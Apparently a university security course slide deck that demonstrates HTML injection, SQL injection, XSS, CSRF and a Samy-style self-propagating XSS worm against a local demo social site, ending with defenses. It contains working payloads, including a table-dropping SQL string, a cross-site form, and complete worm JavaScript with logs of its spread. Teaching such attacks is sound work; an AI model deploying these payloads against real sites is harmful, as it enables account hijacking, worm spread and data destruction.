


Malicious Code in Website

CS 5590: System and Software Security

Hassan Nadeem, Pranavi Rambhakta, Sourabh Shetty

What is a website vulnerability?



Introduction

- Website vulnerability is a weakness in a website or web application code that gives an attacker leverage to gain some level of control of the site
- Vulnerabilities can be exploited through automated means, such as vulnerability scanners and botnets
- Vulnerabilities are then exploited to steal data, distribute malicious content, or inject defacement and spam content into the vulnerable site

Vulnerabilities

- SQL injection - Areas in website code when a direct user input is passed to a database (like username/userid) and the user gives an SQL statement instead
- XSS (Cross-Site Scripting) - Allows an attacker to execute his own code on your website
- CSRF (Cross-Site Request Forgery) - Attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated

Danger!

- Injecting malicious/spam posts into a site
- Stealing customer information, session data
- Bypassing authentication to gain full control of the website
- Session hijacking
- Spam content being distributed to unsuspecting visitors
- Transfer funds from one account to another
- Change user passwords to hijack accounts

Statistics

- 90% of websites are vulnerable to attacks
- 95% of the malicious code causes information leakage due to outdated software
- 71% of the malicious code allows sensitive information disclosure
- Scans of websites show the following flaws:
 - 67% CSRF
 - 28% XSS
 - 22% SQL injection

Attacks



Dummy Website

Pigeon

[Register](#) [Log In](#)

Log In

Username

Password

Log In

Posts

[New](#)

by [Pranavi](#) on 2020-11-11

[Edit](#)

5590 is a cool course!

by [Sourabh](#) on 2017-08-08

PSA: Before y'all start shipping them, friendly reminder that Jon Snow is Daenerys' nephew. #GameOfThrones

by [Sourabh](#) on 2015-07-07

A huge round of applause for what I can only describe as Eva Green's rap battle with Lucifer #PennyDreadful.

HTML Injection

Pigeon

Pranavi [Log Out](#)

Edit:

Body

```
Hello <b>world! <img src='https://vt.edu/local_assets/www.assets.cms.vt.edu/images/logo-maroon-whiteBG.svg' />
```

Save

Delete

Posts

[New](#)

by [Pranavi](#) on 2020-11-11

[Edit](#)

5590 is a cool course!

by [Pranavi](#) on 2019-03-22

[Edit](#)

Hello world!



VIRGINIA
TECHTM

by [Sourabh](#) on 2017-08-08

PSA: Before y'all start shipping them, friendly reminder that Jon Snow is Daenerys' nephew. #GameOfThrones

by [Sourabh](#) on 2015-07-07

A huge round of applause for what I can only describe as Eva Green's rap battle with Lucifer #PennyDreadful.

SQL Injection

Pigeon

Pranavi [Log Out](#)

New Post

Body

a', '1'); DROP TABLE user;

|



Save

sqlite3.OperationalError

OperationalError: no such table: user

Traceback (most recent call last)

```
File "/home/PRANAVI/.local/lib/python2.7/site-packages/flask/app.py", line 2309, in __call__
    return self.wsgi_app(environ, start_response)

File "/home/PRANAVI/.local/lib/python2.7/site-packages/flask/app.py", line 2295, in wsgi_app
    response = self.handle_exception(e)

File "/home/PRANAVI/.local/lib/python2.7/site-packages/flask/app.py", line 1741, in handle_exception
    reraise(exc_type, exc_value, tb)

File "/home/PRANAVI/.local/lib/python2.7/site-packages/flask/app.py", line 2292, in wsgi_app
    response = self.full_dispatch_request()

File "/home/PRANAVI/.local/lib/python2.7/site-packages/flask/app.py", line 1815, in full_dispatch_request
    rv = self.handle_user_exception(e)

File "/home/PRANAVI/.local/lib/python2.7/site-packages/flask/app.py", line 1718, in handle_user_exception
    reraise(exc_type, exc_value, tb)

File "/home/PRANAVI/.local/lib/python2.7/site-packages/flask/app.py", line 1811, in full_dispatch_request
    rv = self.preprocess_request()

File "/home/PRANAVI/.local/lib/python2.7/site-packages/flask/app.py", line 2087, in preprocess_request
    rv = func()

File "/mnt/e/pigeon-master/pigeon/auth.py", line 35, in load_logged_in_user
    'SELECT * FROM user WHERE id = ?', (user_id,)
```

OperationalError: no such table: user

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.

Cross-Site Scripting (XSS)

Pigeon

Pranavi


[Log Out](#)

New Post


Body

```
<script type='application/javascript'>alert('xss');</script>
```

Save



Cross-Site Request Forgery (CSRF)



A screenshot of a web browser window displaying a simple web form. The browser's address bar shows the file path "C:/Users/Sourabh/Desktop/index.html". The form has a title "Tell us your darkest thoughts." and a text input field containing the text "I secretly hate everything about Alice and tell Bob everything she tells me." Below the input field is a "Submit" button.

index.html

File | C:/Users/Sourabh/Desktop/index.html

Tell us your darkest thoughts.

I secretly hate everything about Alice
and tell Bob everything she tells me.

Submit


```
New Post - Pigeon x view-source:127.0.0.1:5000/create x +
view-source:127.0.0.1:5000/create
24
25
26 <form method="post">
27   <label for="body">Body</label>
28   <textarea name="body" id="body"></textarea>
```

```
index.html x index.html x +
view-source:C:/Users/Sourabh/Desktop/index.html
18 <body>
19 Tell us your darkest thoughts.
20 <form action="http://127.0.0.1:5000/create" method="POST">
21 <textarea name="body" id="body"></textarea><br>
22 <input type="submit" />
23 </form>
24 </body>
```

Browser address bar showing 127.0.0.1:5000. Tabs include Uneddit, E-Textiles, NYC, (1) Marvel's Mrs. M..., THE LIL PUMP INTE..., Tickets | Ariana Gra..., David Mitchell and..., // filminute.

Pigeon

[admin](#)[Log Out](#)

Posts

[New](#)


by [admin](#) on 2001-11-11

[Edit](#)

Hello, Admin here!

Developer Tools - Application tab. Filter: session. Table showing session data:

Name	Value	Domain	Path	Expires...	Size	HTTP	Secure	SameSi...
session	eyJ1c2VyX2lkjoxfQ.XJwRyw.hufe-Ljf583q8c9eP2...	127.0.0.1	/	N/A	60	✓		



XSS Worm

- Similar to an XSS attack
- This one self-replicates and propagates
- Also called an XSS virus

Samy worm

- XSS worm on MySpace
- Affected over 1 million people within 20 hours
- Automatically sent Samy a friend request
- Also displayed the string "but most of all, samy is my hero" on their page
- Anyone who viewed the victim's page would also be affected and so it replicated

```
1 Sourabh is my hero!
2 <script type='application/javascript' id='samy'>
3 var Http = new XMLHttpRequest();
4 var url='/user/Sourabh?action=1';
5 Http.open("GET", url);
6 Http.send();
7 var http2 = new XMLHttpRequest();
8 var url2 = '/create';
9 var openScript = "<script id=\"samy\" type=\"text/javascript\">";
10 var innerScript = document.getElementById("samy").innerHTML;
11 var closeScript = "</\" + \"script>\";
12 var samyCode = encodeURIComponent(openScript + innerScript + closeScript);
13 var params = 'body=Sourabh is my hero!' + samyCode;
14 http2.open('POST', url2, true);
15 http2.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
16 http2.send(params);
17 </script>
18
```

Follow me automatically

Get the code we just used

Create a new post by the victim featuring all of the same code

Pigeon

Search..

[Sourabh](#)[Log Out](#)

Sourabh Shetty @Sourabh

Followers: 1 Following: 2

[Edit](#)by [Sourabh](#) on 2016-11-26

I just let a family cut in line ahead of me at the airport so it wouldn't be awkward if we crashed and had to survive on an island together.

by [Sourabh](#) on 2015-07-07[Edit](#)

A huge round of applause for what I can only describe as Eva Green's rap battle with Lucifer #PennyDreadful.

New Post

Body

```
Sourabh is my hero!
<script type='application/javascript' id='samy'>
var Http = new XMLHttpRequest();
var url='/user/Sourabh?action=1';
Http.open("GET", url);
Http.send();
var http2 = new XMLHttpRequest();
var url2 = '/create';
var openScript = "<script id=\"samy\" type=\"text/javascript\">";
var innerScript = document.getElementById("samy").innerHTML;
var closeScript = "</\" + \"script\">";
var samyCode = encodeURIComponent(openScript + innerScript + closeScript);
var params = 'body=Sourabh is my hero!' + samyCode;
http2.open('POST', url2, true);
http2.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
http2.send(params);
</script>
```




Pigeon

[Sourabh](#)[Log Out](#)

Posts

[New](#)

by [Pranavi](#) on 2020-11-11

OMG, 5590 is so cool!

by [Sourabh](#) on 2019-03-28

[Edit](#)

Sourabh is my hero!

by [Sourabh](#) on 2016-11-26

[Edit](#)

I just let a family cut in line ahead of me at the airport so it wouldn't be awkward if we crashed and had to survive on an island together.

by [Sourabh](#) on 2015-07-07

[Edit](#)

A huge round of applause for what I can only describe as Eva Green's rap battle with Lucifer #PennyDreadful.

Posts - Pigeon

127.0.0.1:5000

Pigeon

Search..

Pranavi

Log Out

Posts

New

by [Pranavi](#) on 2020-11-11

Edit

OMG, 5590 is so cool!

by [Sourabh](#) on 2019-03-28

Sourabh is my hero!

by [Sourabh](#) on 2019-03-28

Sourabh is my hero!

by [Sourabh](#) on 2016-11-26

I just let a family cut in line ahead of me at the airport so it wouldn't be awkward if we crashed and had to survive on an island together.

by [Sourabh](#) on 2015-07-07

A huge round of applause for what I can only describe as Eva Green's rap battle with Lucifer #PennyDreadful.

Elements

Console

Sources

Network

Performance

Memory

Application

Security

Audits

View: [Icons]

Group by frame

Preserve log

Disable cache

Offline

Online

Filter

Hide data URLs

All

XHR

JS

CSS

Img

Media

Font

Doc

WS

Manifest

Other

Timeline

0 ms

50 ms

100 ms

150 ms

200 ms

250 ms

300 ms

350 ms

400 ms

450 ms

500 ms

550 ms

600 ms

650 ms

Name

login

127.0.0.1

style.css

Sourabh?action=1

Sourabh?action=1

create

create

data:font/woff;base...

content.min.css

127.0.0.1

127.0.0.1

Headers

Preview

Response

Cookies

Timing

General

Request URL: http://127.0.0.1:5000/create

Request Method: POST

Status Code: 302 FOUND

Remote Address: 127.0.0.1:5000

Referrer Policy: no-referrer-when-downgrade

Response Headers (6)

Request Headers (11)

Form Data

view source

view URL encoded

body: Sourabh is my hero!<script id="samy" type="text/javascript">
var Http = new XMLHttpRequest();
var url="/user/Sourabh?action=1";
Http.open("GET", url);
Http.send();
var http2 = new XMLHttpRequest();
var url2 = '/create';
var openScript = "<script id=\"samy\" type=\"text/javascript\">";
var innerScript = document.getElementById("samy").innerHTML;
var closeScript = "</\" + \"script\">";
var samyCode = encodeURIComponent(openScript + innerScript + closeScript);
var params = 'body=Sourabh is my hero!' + samyCode;
http2.open('POST', url2, true);
http2.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
http2.send(params);
</script>

11 requests

24.8 KB transferred...

Sourabh Shetty @Sourabh

Un-Follow

Followers: 2

Following: 3

by Sourabh on 2019-03-28

Sourabh is my hero!

by Sourabh on 2019-03-28

Sourabh is my hero!

by Sourabh on 2016-11-26

I just let a family cut in line ahead of me at the airport so it wouldn't be awkward if we crashed and had to survive on an island together.

by Sourabh on 2015-07-07

A huge round of applause for what I can only describe as Eva Green's rap battle with Lucifer #PennyDreadful.

127.0.0.1:5000/user/Sourabh

Network

Filter

Hide data URLs

XHR JS CSS Img Media Font Doc WS Manifest Other

50 ms 100 ms 150 ms 200 ms 250 ms 300 ms 350 ms 400 ms 450 ms 500 ms 550 ms 600 ms 650 ms

Name

Headers Preview Response Cookies Timing

Sourabh

style.css

Sourabh?action=1

create

data:font/woff;base...

Sourabh?action=1

create

content.min.css

127.0.0.1

127.0.0.1

General

Request URL: http://127.0.0.1:5000/create

Request Method: POST

Status Code: 302 FOUND

Remote Address: 127.0.0.1:5000

Referrer Policy: no-referrer-when-downgrade

Response Headers (6)

Request Headers (11)

Form Data

view source

view URL encoded

body: Sourabh is my hero!<script id="samy" type="text/javascript">var Http = new XMLHttpRequest();var url1="/user/Sourabh?action=1";Http.open("GET", url1);Http.send();var http2 = new XMLHttpRequest();var url2 = '/create';var openScript = "<script id=\"samy\" type=\"text/javascript\">";var innerScript = document.getElementById("samy").innerHTML;var closeScript = "</\" + "script>";var samyCode = encodeURIComponent(openScript + innerScript + closeScript);var params = 'body=Sourabh is my hero!' + samyCode;http2.open('POST', url2, true);http2.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');http2.send(params);</script>

10 requests | 28.1 KB transferred...

Console What's New

Pigeon

[hnadeem](#) [Log Out](#)

Posts

[New](#)

by [Pranavi](#) on 2020-11-11

OMG, 5590 is so cool!

by [Pranavi](#) on 2019-03-28

Sourabh is my hero!

by [Pranavi](#) on 2019-03-28

Sourabh is my hero!

by [Pranavi](#) on 2019-03-28

Sourabh is my hero!


by [Pranavi](#) on 2019-03-28

Sourabh is my hero!

Elements Console Sources **Network** Performance Memory Application Security Audits

View: [Icons] Group by frame [] Preserve log [] Disable cache [] Offline Online []

Filter [] Hide data URLs [All] XHR JS CSS Img Media Font Doc WS Manifest Other



Name	Status	Type	Initiator	Size	Time	Waterfall
<input type="checkbox"/> login	302	text/html	Other	299 B	6 ms	
<input type="checkbox"/> 127.0.0.1	200	document	login	4.6 KB	7 ms	
<input type="checkbox"/> style.css	200	stylesheet	(index)	(from memor...)	0 ms	
<input type="checkbox"/> Sourabh?action=1	200	xhr	(index):56	3.4 KB	214 ms	
<input type="checkbox"/> Sourabh?action=1	200	xhr	(index):85	3.4 KB	381 ms	
<input type="checkbox"/> create	302	text/html	(index):66	206 B	212 ms	
<input type="checkbox"/> Sourabh?action=1	200	xhr	(index):114	3.4 KB	533 ms	
<input type="checkbox"/> create	302	text/html	(index):95	206 B	206 ms	
<input type="checkbox"/> Sourabh?action=1	200	xhr	(index):143	3.4 KB	676 ms	
<input type="checkbox"/> create	302	text/html	(index):124	206 B	206 ms	
<input type="checkbox"/> create	302	text/html	(index):153	206 B	206 ms	
<input type="checkbox"/> data:font/woff;base...	200	font	(index)	(from memor...)	1 ms	
<input type="checkbox"/> content.min.css	200	xhr	content.min.js:1	2.7 KB	3 ms	
<input type="checkbox"/> 127.0.0.1	200	xhr	create	11.0 KB	13 ms	
<input type="checkbox"/> 127.0.0.1	200	xhr	create	11.0 KB	175 ms	
<input type="checkbox"/> 127.0.0.1	200	xhr	create	11.0 KB	182 ms	
<input type="checkbox"/> 127.0.0.1	200	xhr	create	11.0 KB	328 ms	

17 requests | 65.9 KB transferred | 100.0 KB resources | Finish: 911 ms | DOMContentLoaded: 318 ms | Load: 341 ms

Console What's New

Pigeon

Search..

[hnadeem](#)[Log Out](#)

Hassan Nadeem @hnadeem

Followers: 2 Following: 2

by [hnadeem](#) on 2019-03-28[Edit](#)

Sourabh is my hero!

by [hnadeem](#) on 2019-03-28[Edit](#)

Sourabh is my hero!

by [hnadeem](#) on 2019-03-28[Edit](#)

Sourabh is my hero!

by [hnadeem](#) on 2019-03-28[Edit](#)

Sourabh is my hero!

hnadeem

[Log Out](#)

Un-Follow

Followers: 3

Following: 3

by Sourabh on 2019-03-28

Sourabh is my hero!

by Sourabh on 2019-03-28

Sourabh is my hero!

by [Sourabh](#) on 2016-11-26

I just let a family cut in line ahead of me at the airport so it wouldn't be awkward if we crashed and had to survive on an island together.

by [Sourabh](#) on 2015-07-07

A huge round of applause for what I can only describe as Eva Green's rap battle with Lucifer #PennyDreadful.

A huge round of applause for what I can only describe as Eva Green's rap battle with Lucifer #PennyDreadful.

Defenses

HI, THIS IS
YOUR SON'S SCHOOL.
WE'RE HAVING SOME
COMPUTER TROUBLE.



OH, DEAR - DID HE
BREAK SOMETHING?
IN A WAY--



DID YOU REALLY
NAME YOUR SON
Robert'); DROP
TABLE Students;-- ?



OH, YES. LITTLE
BOBBY TABLES,
WE CALL HIM.

WELL, WE'VE LOST THIS
YEAR'S STUDENT RECORDS.
I HOPE YOU'RE HAPPY.



AND I HOPE
YOU'VE LEARNED
TO SANITIZE YOUR
DATABASE INPUTS.

Posts

[New](#)

by [Pranavi](#) on 2020-11-11

[Edit](#)

5590 is a cool course!

by [Pranavi](#) on 2019-03-22

[Edit](#)

a','1');DROP TABLE user;

by [Sourabh](#) on 2017-08-08

PSA: Before y'all start shipping them, friendly reminder that Jon Snow is Daenerys' nephew. #GameOfThrones


by [Sourabh](#) on 2015-07-07

A huge round of applause for what I can only describe as Eva Green's rap battle with Lucifer #PennyDreadful.



Tell us your darkest thoughts.

I think season 7 of Game of Thrones was way too rushed and was not even half as good as the earlier seasons.



Bad Request

The CSRF token is missing.

Thank You!



Questions?